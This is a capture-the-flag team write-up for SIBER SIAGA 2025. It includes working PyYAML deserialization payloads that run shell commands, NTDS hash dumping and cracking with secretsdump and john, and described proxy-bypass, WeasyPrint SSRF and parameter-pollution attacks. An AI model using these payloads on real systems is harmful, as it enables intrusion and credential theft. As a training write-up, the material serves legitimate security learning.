SIBER SIAGA 2025

Capture the Flag: Code Combat!



Write-up by 0LDBEES

Amin | Melvin | Ariff

Table of Contents

[FORENSIC] Dumpster Diving 3
[FORENSIC] Breached 4
[AI/ML] Entry to Meta City 6
[MISC] A Byte Tales 7
[MISC] Spelling Bee 8
[MISC] Lost Memory 9
[WEB] Private Party 10
[WEB] Bulk Import Blues not Blue 11
[WEB] Safe_PDF 12
[WEB] ChalName 14
[WEB] ChalName 17
[BLOCKCHAIN] ChalName 18


[FORENSIC] Dumpster Diving

📚 Challenge Description

Aiya. I accidentally deleted the flag when cleaning up my Desktop.

✨ Walkthrough

As the challenge title said, i done the searching in the recycle bin. Nothing much fishy there but there are some pictures there. I extracted all of the pictures. Upon checking their header, the flag was revealed in the jpg image.



🏳 Flag

`SIBER25{1OokiN6_foR_7R4ShED_1T3ms}`

[FORENSIC] Breached


Challenge Description

Data Lab Logistics Management Holdings Limited has been attacked. The attacker used Windows privilege escalation and got access to sensitive passwords. Your goal is to find the following information and submit as flag. (1) Which Windows privilege token did the attacker use? (2) Which account has the plaintext password 8675309? (3) What is the plaintext password that is used for more than one account? (4) What is the plaintext password for the Administrator account?

Walkthrough

We been given with .ad1 file. I open it up using ftk imager to analyze all the file in the image file and see which file look suspicious. On navigate to temp I see a powershell script. With it I use chatgpt to analyze and got to know the token use for privilege escalation which is SeBackupPrivilege.

Then chatgpt told that the ntds is a active directory file where it store a sensitive information. My next step is to dump the ntds file.



I use impacket package which is secretsdump.py to dump the user and password hash. After successful dump, I adjust the format of the hash for cracking with john.

```
┌──(venv)─(kali㉿kali)-[~/Desktop]
└─$ secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL > secretsdump.txt 2>&1

┌──(venv)─(kali㉿kali)-[~/Desktop]
└─$ grep -E "^[^:]+:[0-9]+:[0-9A-Fa-f]{32}:[0-9A-Fa-f]{32}" secretsdump.txt >
 user_hashes.txt

┌──(venv)─(kali㉿kali)-[~/Desktop]
└─$ awk -F: '{ if ($4 ≠ "" && $4 !~ /^0+$/) print $1 ":" tolower($4) }' user
_hashes.txt > ntlm_john.txt
```

After done crack the password hash. I successful recover the password and construct the flag. For the reused password, I look at the same hash that been repeated in the secretsdump.txt.

```
┌──(venv)─(kali㉿kali)-[~/Desktop]
└─$ john --wordlist=rockyou.txt --format=NT ntlm_john.txt
Using default input encoding: UTF-8
Loaded 104 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
sunshine         (http_svc$)
kitten           (dllm.hk\harmonia.niki)
dakota           (dllm.hk\daffy.mirabelle)
bandit           (dllm.hk\hildagard.deana)
8675309          (dllm.hk\kassia.dotti)
                 (Guest)
ncc1701          (dllm.hk\hyacinth.rayshell)
Welcome1         (Administrator)
8g 0:00:00:00 DONE (2025-09-20 04:10) 12.30g/s 22067Kp/s 22067Kc/s 2118MC/s
    markinho..*7¡Vamos!
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords
reliably
Session completed.
```

🏳 Flag

SIBER25{SeBackupPrivilege_kassia.dotti_ncc1701_Welcome1}

[AI/ML] Entry to Meta City

📚 Challenge Description

To gain entry to the prestige city, you will first need to prove your worth unless you are an admin.

✨ Walkthrough

I look at the question it mention about admin. Then I use this prompt to get the flag.



🏳 Flag

`SIBER25{w3lc0m3_70_7h3_c001357_c17y}`

[MISC] A Byte Tales

📚 Challenge Description

Choose your path and decide your own fate.

✨ Walkthrough

Choose B and enter anything else than A and B to enter the jail() function. Its a classic jail challenge and since it only checks for raw strings, it is fairly easy to bypass.



🏳 Flag

`SIBER25{St1ck_70_7h3_5toryl1n3!}`

[MISC] Spelling Bee

📚 Challenge Description

Just spell the flag correctly then I will give it to you

✨ Walkthrough

Couldn’t figure out the script so i did it the hard way, guessing it one by one manually. Luckily the flag only contains lower letter case and digits.

🏳️ Flag

`SIBER25{s0me71me5_lif3_c4n_b3_a_l1ttl3_p0ta70}`

[MISC] Lost Memory


📚 Challenge Description

I went on a sightseeing cruise with my family, but I forgot what the location was called. This is the only photo I have that resembles the place. Can you help me discover the port we're headed to and describe it in three words?

✨ Walkthrough

Throwing the image to google image, it says Lake Ashi. Do some research on Lake Ashi ports, I found this blog: https://kinnotake-resorts.com/blog/exploring_lake_ashi:_the_four_cruise_ports.html#:~:text=Cruise ships depart from four,Sekisho-ato%2C and Togendai.

I tested all the port listed in the blog on what3words website. Togendai port turns out to be the correct one



🏳 Flag

`SIBER25{rambled.sketches.acquits}`

[WEB] Private Party

📚 Challenge Description

This is a very secret and exclusive party for only special, powerful, wealthy, and educated people, and you are not invited.

✨ Walkthrough

Checking on the source code, it seems like there is a admin.html page where we can utilize it to register ourself so that we can access to the dashboard

However, simply curling it doesn't work as the proxy will block request directly to /admin

The workaround here is simply adding a encoded "/" before the /admin. This bypass the check at the proxy which will then be forward to the flask app. At the flask app, the werkzeug's router mergfes consecutive slashes by default, which will match the admin route.

🏳 Flag

`SIBER25{s3lf_1nv17ed_gu35ts_wh47?}`



[WEB] Bulk Import Blues not Blue

📚 Challenge Description

Acme’s internal inventory manager got a “security upgrade” after a recent incident. Employees swear that everything is working fine , and they expanded more services as well. But who knows?

✨ Walkthrough

From the app_public.py file, it showed the importer using yaml.load(..., Loader=yaml.Loader) which is unsafe awith only a simple regex blocklist on the **request body**—it specifically flags the literal “flag.txt”, so we knew a plaintext filename would be rejected. We enumerated with a safe PyYAML gadget (!!python/object/apply:os.listdir ["../"]) and discovered that the flag was in the parent directory. To bypass the blocklist, we supplied the path as Base64 (Li4vZmxhZy50eHQ=) and used this chain (os.open, os.read, codecs.decode) to read and print the flag.

⚙️ Script

```
!!python/object/apply:codecs.decode [ !!python/object/apply:os.read [ !!python/object/apply:os.open [ !!binary "Li4vZmxhZy50eHQ=", 0 ], 10000 ], "utf-8" ]
```

🏳️ Flag

`SIBER25{G3u33s_W4_N44dB3tT33r_S3cuR30394578}`

[WEB] Safe_PDF


📚 Challenge Description


Need a PDF version of your favorite web page? This handy tool does just that — simply enter a URL, and we'll generate a PDF snapshot for you. Quick, clean, and convenient.


✨ Walkthrough

Not exactly the same in nature wise, but shed some light for me: https://ctftime.org/writeup/35889

I provided google.com as the url to the challenge site. Upon reviewing the document, the vendor for the pdf was WeasyPrint 61.1. After doing some google, it seems like it is vulnerable to Arbitrary File Attachment: https://securityvulnerability.io/vulnerability/CVE-2024-28184 , which allows a rendered page to embed arbitrary local or internal resources via `<link rel="attachment" href="...">`. After more research, i know that i can host my payload and provide the possible flag path that i want to be attach. I hosted the payload using python httpserver and also ngrok to expose it publically.







🏳 Flag

SIBER25{555555555rf_1n_PDF_c0nv3r73r}

[WEB] Bulk Import Blues

📚 Challenge Description

Acme’s internal inventory tool lets staff bulk import product data and check stock. I'm sure i made it secured but did i miss out anything?

✨ Walkthrough


The web app accepted user-supplied YAML and parsed it with yaml.load(..., Loader=yaml.Loader). That allowed PyYAML to construct arbitrary Python objects and execute code during deserialization. I exploited this to run shell commands and read the flag.


The app calls yaml.load(yaml_content, Loader=yaml.Loader) on user input in the /process endpoint. This is unsafe when parsing untrusted YAML.

Discover runtime context & filesystem — run a command to show current directory, user and list root:

```
!!python/object/apply:subprocess.check_output
- ["bash", "-lc", "pwd; whoami; id; ls -la /; ls -la ."]
```

The output is in base64 so we decode it with cyberchef to see the content and we can see there is flag.txt.





Read the flag file — once I found the flag at /flag.txt, I read it with:

```
!!python/object/apply:subprocess.check_output
- ["bash","-lc","cat /flag.txt"]
```

Bulk Inventory Config:

```
!!python/object/apply:subprocess.check_output
- ["bash","-lc","cat /flag.txt"]
```

Process Import

```
Import processed successfully:

!!binary |
  U0lCRVIyNXtZOG1MX0ExbnRfbTRya1VQX2w0bmd1NGczISEhfQ0K
```

🏳 Flag

SIBER25{Y8mL_A1nt_m4rkUP_l4ngu4g3!!!}

[WEB] EcoQuery

📚 Challenge Description

Welcome to EcoQuery: your trusted gateway to environmentally friendly data access. Only verified users can enter — administrators enjoy full system privileges, while guest accounts remain locked down.

✨ Walkthrough

The application mixes two different ways of reading POST input:

- it authenticates credentials using PHP's $_POST['username'] / $_POST['password'], and
- it extracts a "primary identity" by manually parsing the raw request body (php://input) to find the **first** username= occurrence.

Because of that mismatch, an attacker can supply two username parameters in the same form body (e.g. username=admin first, username=guest later). PHP's $_POST handling will typically set $_POST['username'] to the *last* occurrence (so authentication happens as guest with password guest), while the raw parser (which picks the first username=) will return admin. The server thus authenticates you as a valid low-privilege user while assigning the session/profile of the high-privilege account — resulting in privilege escalation and disclosure of the secret/flag.



🏳 Flag

`SIBER25{h77p_p4r4m_p0llu710n_1n_php}`

[BLOCKCHAIN] Puzzle

📚 Challenge Description

I found this smart contract in an old blockchain archive. The creator left a message inside, could you find it?

✨ Walkthrough

I give the contract to my good friend chatgpt to analyze it and it give me the script to get the flag. Here is the script that I use:

https://chatgpt.com/share/68ce803d-9038-800c-974c-cd569153398e

```
E:\1.CTF-TOOLS\scripts>python puzzleblock.py
Puzzle contract address: 0x33d49369c690cCFe7d514A88cb80cc6Edee7F04d
seedVar (before): 1
Chain ID: 31337
Starting nonce: 0
Trying preimage x = 53 ...
tx sent: d5f733a24fbf9dbdb2474d108baad2618150134ddda673e788a199adc54f168c
waiting for receipt...
receipt status: 1
Transaction succeeded with x=53
seedVar (after): 0

==== reveal() output ====
 SIBER25{uNd3R5tAnD_T0_C0mP13t3_Th13_J1g54w_pUzZ13}

E:\1.CTF-TOOLS\scripts>
```

🏳 Flag

`SIBER25{uNd3R5tAnD_T0_C0mPl3t3_Th13_J1g54w_pUzZ13}`